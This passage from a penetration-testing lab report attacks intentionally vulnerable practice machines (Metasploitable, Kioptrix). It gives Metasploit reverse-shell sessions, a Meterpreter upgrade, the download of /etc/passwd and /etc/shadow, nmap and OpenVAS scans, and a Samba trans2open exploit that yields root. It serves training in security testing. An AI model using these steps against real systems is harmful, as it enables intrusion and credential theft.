tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      5097/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      5097/xinetd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      5190/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      5231/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4791/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      5227/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      5231/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      5078/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      5249/Xtightvnc
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      4263/portmap
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      5190/jsvc
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      5249/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      5208/apache2
tcp        0      0 0.0.0.0:44305           0.0.0.0:*               LISTEN      5227/rmiregistry
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      5232/ruby
tcp        0      0 0.0.0.0:39027           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      5097/xinetd
tcp        0      0 192.168.1.14:53         0.0.0.0:*               LISTEN      4645/named
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      5097/xinetd
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4645/named
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      5097/xinetd
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4869/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      5069/master
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      4645/named
tcp        0      0 0.0.0.0:39868           0.0.0.0:*               LISTEN      5003/rpc.mountd
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      5078/smbd
tcp        0      0 192.168.1.14:60512      192.168.1.13:4444       ESTABLISHED 5361/telnet
tcp        0      1 192.168.1.14:51058      10.120.110.41:8080      SYN_SENT    6045/curl
tcp        0      0 192.168.1.14:60511      192.168.1.13:4444       ESTABLISHED 5357/telnet
tcp        0      1 192.168.1.14:51057      10.120.110.41:8080      SYN_SENT    6035/curl
tcp        0      1 192.168.1.14:51059      10.120.110.41:8080      SYN_SENT    6054/curl
tcp6       0      0 :::2121                 :::*                    LISTEN      5133/proftpd: (acce
tcp6       0      0 :::3632                 :::*                    LISTEN      4940/distccd
tcp6       0      0 :::53                   :::*                    LISTEN      4645/named
tcp6       0      0 :::22                   :::*                    LISTEN      4902/sshd
tcp6       0      0 :::5432                 :::*                    LISTEN      4869/postgres
tcp6       0      0 ::1:953                 :::*                    LISTEN      4645/named
udp        0      0 0.0.0.0:2049            0.0.0.0:*                           -
udp        0      0 192.168.1.14:137        0.0.0.0:*                           5076/nmbd
udp        0      0 0.0.0.0:137             0.0.0.0:*                           5076/nmbd
udp        0      0 192.168.1.14:138        0.0.0.0:*                           5076/nmbd
```

5.2 Upgrading session (Shell -> Meterpreter)

First, upgrade the session to meterpreter to get the access to download the files by using the command as

sessions –u 2




```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.13:4433
[*] Sending stage (1062760 bytes) to 192.168.1.14
[*] Meterpreter session 3 opened (192.168.1.13:4433 → 192.168.1.14:59971) at 2026-01-22 09:15:16 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions

Active sessions
===============

  Id  Name  Type                   Information                        Connection
  --  ----  ----                   -----------                        ----------
  2         shell cmd/unix                                            192.168.1.13:4444 → 192.168.1.14:37344 (192.168.1.14)
  3         meterpreter x86/linux  root @ metasploitable.localdomain  192.168.1.13:4433 → 192.168.1.14:59971 (192.168.1.14)

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > pwd
/etc/unreal
```

We have download some files to our local machine as


download /etc/passwd /home/root

download /etc/passwd /home/root



```
meterpreter > download /etc/passwd /home/root
[*] Downloading: /etc/passwd → /home/root/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd → /home/root/passwd
[*] Completed  : /etc/passwd → /home/root/passwd
meterpreter > download /etc/shadow /home/root
[*] Downloading: /etc/shadow → /home/root/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow → /home/root/shadow
[*] Completed  : /etc/shadow → /home/root/shadow
meterpreter > 
```

Hashing files



```
┌──(root㉿kali)-[/home/root]
└─# ls
downloads  passwd  shadow

┌──(root㉿kali)-[/home/root]
└─# cd downloads

┌──(root㉿kali)-[/home/root/downloads]
└─# ls
passwd

┌──(root㉿kali)-[/home/root/downloads]
└─# cd ..

┌──(root㉿kali)-[/home/root]
└─# ls
downloads  passwd  shadow

┌──(root㉿kali)-[/home/root]
└─# sha256sum passwd
af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42  passwd

┌──(root㉿kali)-[/home/root]
└─# sha256sum shadow
7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762  shadow

┌──(root㉿kali)-[/home/root]
└─# 
```

ITEM	DESCRIPTION	COLLECTED BY	DATE	HASH VALUE
passwd file	User Account Information	VAPT Analyst	15-01-2026	af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42


shadow file	Hashed Password for user accounts	VAPT Analyst	15-01-2026	7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762

6.Capstone VAPT Cycle

First, we have to download the Kioptrix machine from the following website which is in the below


https://www.vulnhub.com/entry/kioptrix-level-1-1,22/

Then, setup the machine in to the Vmware Workstation and using the netdiscover to find the IP address of the machine.



```
 Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

 76 Captured ARP Req/Rep packets, from 10 hosts.   Total size: 4560
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.6     98:bd:80:9f:b6:45     67    4020  Intel Corporate
 192.168.1.1     f0:ed:b8:1f:f5:00      1      60  SERVERCOM (INDIA) PRIVATE LIMITED
 192.168.1.12    40:1a:58:da:e6:aa      1      60  Wistron Neweb Corporation
 192.168.1.14    00:0c:29:fa:dd:2a      1      60  VMware, Inc.
 192.168.1.104   00:0c:29:4f:57:ec      1      60  VMware, Inc.
 192.168.1.5     9e:49:63:53:92:13      1      60  Unknown vendor
 192.168.1.4     4c:57:39:53:c4:ca      1      60  Samsung Electronics Co.,Ltd
 192.168.1.3     96:e4:a5:9c:1b:c1      1      60  Unknown vendor
 192.168.1.8     a8:93:4a:c2:5e:39      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
 192.168.1.18    a2:44:9b:b4:6e:1e      1      60  Unknown vendor
```

After, running the netdiscover command, I got some IP address in the above and i used the command enum4linux to find the details about the IP address.




```
┌──(root㉿kali)-[/]
└─# enum4linux 192.168.1.104
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jan 22 10:44:37 2026

 =========================================( Target Information )=========================================

Target ........... 192.168.1.104
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.1.104 )============================


[+] Got domain/workgroup name: MYGROUP


 ================================( Nbtstat Information for 192.168.1.104 )================================

Looking up status of 192.168.1.104
        KIOPTRIX        <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX        <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX        <20> -         B <ACTIVE>  File Server Service
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MYGROUP         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
```

6.1 Scanning and Services Detection

later scan the machine using IP address through the Kali Linux, before scanning the machine check weather the machine working or not using ping commnd

Ping 192.168.1.104


Sudo nmap –p- -O –sV 192.168.1.104



```
┌──(root㉿kali)-[/]
└─# ping 192.168.1.104
PING 192.168.1.104 (192.168.1.104) 56(84) bytes of data.
64 bytes from 192.168.1.104: icmp_seq=1 ttl=255 time=0.546 ms
64 bytes from 192.168.1.104: icmp_seq=2 ttl=255 time=1.46 ms
64 bytes from 192.168.1.104: icmp_seq=3 ttl=255 time=1.13 ms
^C
─── 192.168.1.104 ping statistics ───
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 0.546/1.042/1.457/0.376 ms

┌──(root㉿kali)-[/]
└─# sudo nmap -p- -O -sV 192.168.1.104
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 10:48 EST
Nmap scan report for 192.168.1.104
Host is up (0.0013s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:4F:57:EC (VMware)
Device type: general purpose|media device
Running: Linux 2.4.X, Roku embedded
OS CPE: cpe:/o:linux:linux_kernel:2.4 cpe:/h:roku:soundbridge_m1500
OS details: Linux 2.4.9 - 2.4.18 (likely embedded), Roku HD1500 media player
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.51 seconds
```

6.2 OpenVAS

Scan the Kioptrix machine using OpenVAS to find any type of vulnerabilities.



Report: 4:07 PM Coordinated Universal Time

ID: 2b1a9a31-7756-4c05-ad72-9a565a85a133

Created: Thu, Jan 22, 2026 4:07 PM Coordinated Universal Time


Modified: Thu, Jan 22, 2026 4:27 PM Coordinated Universal Time

Owner: admin

Vulnerability ↑↓	↑↓	Severity ↓	QoD ↑↓	Host IP ↑↓	Host Name ↑↓	Location ↑↓	EPSS Score ↑↓	EPSS Percentile ↑↓	Created ↑↓
Deprecated SSH-1 Protocol Detection		7.5 (High)	80 %	192.168.1.104		22/tcp	N/A	N/A	Thu, Jan 22, 2026 4:12 PM Coordinated Universal Time
Webalizer Cross Site Scripting Vulnerability		7.5 (High)	80 %	192.168.1.104		443/tcp	N/A	N/A	Thu, Jan 22, 2026 4:12 PM Coordinated Universal Time
									Thu, Jan 22,


6.3 Exploitation

First, start the msfconsole to do exploitation in the Kali Linux machine and use the exploit called exploit/linux/samba/trans2open.



```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > search trans2open

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank   Check  Description
   -  ----                                                 ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open                     2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open                       2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open                         2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open                     2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)
   4    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce  .                .      .      .
   5    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce  .              .      .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.13     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Then, setup the requirements such as RHOSTS, RPORT and LHOST and also Payload to the exploit and then exploit.



```
msf exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload ⇒ linux/x86/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.1.13:4444
[*] 192.168.1.104:139 - Trying return address 0×bffffdfc ...
[*] 192.168.1.104:139 - Trying return address 0×bffffcfc ...
[*] 192.168.1.104:139 - Trying return address 0×bffffbfc ...
[*] 192.168.1.104:139 - Trying return address 0×bffffafc ...
[*] 192.168.1.104:139 - Trying return address 0×bffff9fc ...
[*] 192.168.1.104:139 - Trying return address 0×bffff8fc ...
[*] 192.168.1.104:139 - Trying return address 0×bffff7fc ...
[*] 192.168.1.104:139 - Trying return address 0×bffff6fc ...
[*] Command shell session 12 opened (192.168.1.13:4444 → 192.168.1.104:1036) at 2026-01-22 11:16:33 -0500

[*] Command shell session 13 opened (192.168.1.13:4444 → 192.168.1.104:1037) at 2026-01-22 11:16:34 -0500
[*] Command shell session 14 opened (192.168.1.13:4444 → 192.168.1.104:1038) at 2026-01-22 11:16:35 -0500
[*] Command shell session 15 opened (192.168.1.13:4444 → 192.168.1.104:1039) at 2026-01-22 11:16:36 -0500

whoami
root
```

